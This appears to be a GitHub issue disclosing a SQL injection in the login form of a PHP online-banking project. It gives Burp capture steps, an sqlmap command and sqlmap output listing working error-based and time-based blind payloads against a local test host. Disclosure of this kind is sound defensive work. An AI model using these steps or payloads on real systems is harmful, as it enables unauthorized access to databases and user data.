g33kyrash / **Online-Banking-system** Public

Code · Issues 17 · Pull requests · Actions · Projects · Wiki · ...

New issue


Jump to bottom

There is a SQL injection vulnerability in index.php #15


Open · **lvpsectime** opened this issue on Jan 13 · 0 comments

lvpsectime commented on Jan 13

First visit http://IP:port/index.php



Enter any user and password， Use burp to capture packets



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Open Browser
Pretty Raw \n Actions

Request to http://127.0.0.1:80

```
POST /index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://127.0.0.1/index.php
Cookie: PHPSESSID=r813df9nrcqh7aluf2m91b6ah0
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 40

uname=test&pwd=dddddddd&submitBtn=Log+In
```

Modify the data package as follows, save as data.txt:


```
POST /index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://127.0.0.1/index.php
Cookie: PHPSESSID=r813df9nrcqh7aluf2m9lb6ah0
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 40

uname=*&pwd=dddddddd&submitBtn=Log+In
```

execute SQLmap

```
sqlmap -r data.txt --batch
```



```
[23:14:26] [INFO] testing 'MySQL UNION query (15) - 21 to 40 columns'
[23:14:27] [INFO] testing 'MySQL UNION query (15) - 41 to 60 columns'
[23:14:28] [INFO] testing 'MySQL UNION query (15) - 61 to 80 columns'
[23:14:30] [INFO] testing 'MySQL UNION query (15) - 81 to 100 columns'
(custom) POST parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

sqlmap identified the following injection point(s) with a total of 1092 HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: uname=' AND GTID_SUBSET(CONCAT(0x71707a7871,(SELECT (ELT(7420=7420,1))),0x7176626b71),7420)-- OXcm&pwd=dddd
dddd&submitBtn=Log In

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: uname=' AND (SELECT 3699 FROM (SELECT(SLEEP(5)))xRKH)-- Tuor&pwd=dddddddd&submitBtn=Log In
---
[23:14:34] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.6
[23:14:35] [INFO] fetched data logged to text files under 'C:\Users\admin\AppData\Local\sqlmap\output\127.0.0.1'
[23:14:35] [WARNING] your sqlmap version is outdated

[*] ending @ 23:14:35 /2022-01-13/
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant